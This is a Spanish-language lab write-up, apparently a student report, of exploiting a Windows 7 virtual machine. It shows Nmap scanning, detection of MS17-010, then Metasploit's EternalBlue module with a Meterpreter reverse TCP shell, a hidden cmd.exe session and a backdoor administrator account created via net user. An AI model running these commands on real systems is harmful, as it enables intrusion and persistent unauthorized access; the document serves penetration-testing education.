
Ip Windows



Nota. Elaboración propia.

Figura 13

Ip Kali



Nota. Elaboración propia.

Ahora se hace uso de la herramienta Nmap (Nmap.org, 2024), y el comando nmap -sS -sV -O -T4 172.31.1.76


- El comando ***-sS,*** realiza un escaneo llamado “half-one scan o “stealth scan”, en el que se envía un paquete TCP con el flag SYN activado. Si el puerto está abierto, el host responde con SYN-ACK. Nmap luego no completa la conexión, sino que la cierra con un RST.
- ***-sV*** (Version detection), detecta la versión del servicio que corre en cada puerto abierto.
- ***-O*** (OS detection), intenta determinar el sistema operativo del host remoto.

- ***-T4*** (Timing template), configura la velocidad del escaneo. -T4 es una plantilla de tiempo rápida pero aún estable. Es ideal para redes confiables donde se requiere un escaneo más veloz.
- 172.31.1.76, es la dirección IP del objetivo (Windows 7).

Escaneo y Enumeración

Figura 14

Comando Nmap



Nota. Elaboración propia.

El resultado del escaneo arroja una gran cantidad de información:

- Estado general del Host:

- El host se encuentra activo, con una latencia de respuesta muy baja (0.00030 segundos).
- Se detectaron 13 puertos TCP abiertos y 987 puertos cerrados.
- La dirección MAC identificada es: 08:00:27:92:80:C0, correspondiente a una tarjeta de red virtual de Oracle VirtualBox.

- Puertos abiertos y servicios detectados:
  - 135 Abierto Microsoft RPC Microsoft Windows RPC
  - 139 Abierto NetBIOS-SSNMicrosoft Windows netbios-ssn
  - 445 Abierto Microsoft-DS Windows 7 - 10 Microsoft-DS (WORKGROUP)
  - 554 Abierto RTSP (no identificado) Posible servicio de transmisión multimedia
  - 2869 Abierto HTTP Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
  - 5357 Abierto HTTP Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
  - 10243 Abierto HTTP Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
  - 49152–49158 Abiertos Microsoft RPC Puertos dinámicos usados por RPC en Windows
- Sistema operativo y detalles del dispositivo:
  - Tipo de dispositivo: Propósito general (PC o servidor).
  - Tipo de dispositivo: Propósito general (PC o servidor).
  - Sistema operativo estimado: Microsoft Windows Vista SP2, Windows 7, Windows Server 2008 R2 o Windows 8.1.
  - Nombre del host: PC202006

- Distancia en la red: 1 salto (host en red local).
- Identificador CPE: cpe:/o:microsoft:Windows

Análisis de Vulnerabilidades

Figura 15

Puerto 445 con Nmap

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-29 12:18 -05
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.1.18
Host is up (0.00015s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacry
pt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 40.24 seconds
```

Nota. Elaboración propia.

Podemos después del escaneo directamente al puerto 445 del dispositivo víctima usando el comando ***nmap -p445 --script vuln 172.31.1.76***, que existe una vulnerabilidad llamada:


Remote Code Execution in Microsoft SMBv1 servers (ms17-010) con código CVE-2017-0143 **(CVE-2017-0143)**.

Fase de Ataque

En esta fase se hace uso de la herramienta Metasploit (Metasploit, 2024), con los siguientes comandos:

Figura 16

Msfconsole




Nota. Elaboración propia.

El comando **msfconsole** abre la aplicación de Metasploit.

Explotación

Figura 17

Búsqueda dentro de Metasploit



Nota. Elaboración propia.

Se buscan dentro de los módulos Metasploit y se decide usar el primero para explotar la vulnerabilidad.


Comandos para configurar el exploit:

- ***use exploit/windows/smb/ms17_010_eternalblue****,* selecciona el módulo de Metasploit que explota la vulnerabilidad MS17-010 en el protocolo SMB de Windows.
- ***set RHOSTS 172.31.1.76,*** Define la dirección IP del objetivo vulnerable al que se le aplicará el exploit.
- ***set PAYLOAD windows/x64/meterpreter/reverse_tcp,*** establece el tipo de carga útil (payload) que se enviará al sistema. En este caso, se usará una sesión Meterpreter de 64 bits mediante conexión TCP inversa.
- ***set LHOST 172.31.1.236,*** especifica la IP local del atacante que recibirá la conexión de regreso (reverse shell).
- ***set LPORT 4444, d***efine el puerto en el que la máquina atacante escuchará para recibir la conexión desde el sistema explotado.
- ***run,*** lanza el exploit.

Elevación de Privilegios

Figura 18


Comandos



Nota. Elaboración propia.

Figura 19

Acceso a la maquina




```
[*] Started reverse TCP handler on 172.31.1.236:4444
[*] 172.31.1.76:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.31.1.76:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professio
nal 7601 Service Pack 1 x64 (64-bit)
[*] 172.31.1.76:445       - Scanned 1 of 1 hosts (100% complete)
[+] 172.31.1.76:445 - The target is vulnerable.
[*] 172.31.1.76:445 - Connecting to target for exploitation.
[+] 172.31.1.76:445 - Connection established for exploitation.
[+] 172.31.1.76:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.31.1.76:445 - CORE raw buffer dump (42 bytes)
[*] 172.31.1.76:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windo
ws 7 Profes
[*] 172.31.1.76:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  siona
l 7601 Serv
[*] 172.31.1.76:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice P
ack 1
[+] 172.31.1.76:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.31.1.76:445 - Trying exploit with 12 Groom Allocations.
[*] 172.31.1.76:445 - Sending all but last fragment of exploit packet
[*] 172.31.1.76:445 - Starting non-paged pool grooming
[+] 172.31.1.76:445 - Sending SMBv2 buffers
[+] 172.31.1.76:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buff
er.
[*] 172.31.1.76:445 - Sending final SMBv2 buffers.
[*] 172.31.1.76:445 - Sending last fragment of exploit packet!
[*] 172.31.1.76:445 - Receiving response from exploit packet
[+] 172.31.1.76:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.31.1.76:445 - Sending egg to corrupted connection.
[*] 172.31.1.76:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 172.31.1.76
[*] Meterpreter session 1 opened (172.31.1.236:4444 → 172.31.1.76:49178) at 2025-04-26
03:32:10 -0500
[+] 172.31.1.76:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.31.1.76:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.31.1.76:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Nota. Elaboración propia.

Figura 20

Sesión abierta




```
03:32:10 -0500
[+] 172.31.1.76:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.31.1.76:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.31.1.76:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Nota. Elaboración propia.

Figura 21

Abriendo el terminal




Nota. Elaboración propia.

A continuación, se explica el comando: ***execute -f cmd.exe -i -H:***

- ***execute,*** orden de Meterpreter para ejecutar un proceso en el sistema remoto.
- ***-f cmd.exe***, indica el archivo ejecutable a lanzar: en este caso, cmd.exe, que es la consola de comandos de Windows.
- ***-i,*** solicita una interfaz interactiva con el proceso (es decir, permite escribir y ver la salida del shell remoto).
- *-H*, (Hide) Oculta la ventana del proceso en el sistema de la víctima para que no se note visualmente.

Figura 22

Creación usuario




Nota. Elaboración propia.

Explicación comando usado en el cmd:

- ***net user,*** utilidad de Windows para administrar cuentas de usuario desde la línea de comandos.
- ***Harveysanchez***, nombre del nuevo usuario que se creará.
- ***12345***, contraseña asignada al nuevo usuario.
- ***/add***, ordena que se cree (agregue) la cuenta de usuario al sistema.

Figura 23

Usuario como administrador



Nota. Elaboración propia.


Explicación comandos usados para agregar el nuevo usuario, al grupo de administradores:

- ***net localgroup***, utilidad de Windows para gestionar grupos locales en el sistema.
- ***Administradores***, nombre del grupo al que se desea agregar un usuario. En este caso, el grupo de administradores locales (con privilegios elevados).
- ***Harveysanchez***, nombre del usuario que se agregará al grupo de administradores. Debe ser un usuario previamente creado.
- ***/add***, ordena que se agregue el usuario especificado al grupo indicado.

Fase de Reporte

Figura 24

Confirmación usuario

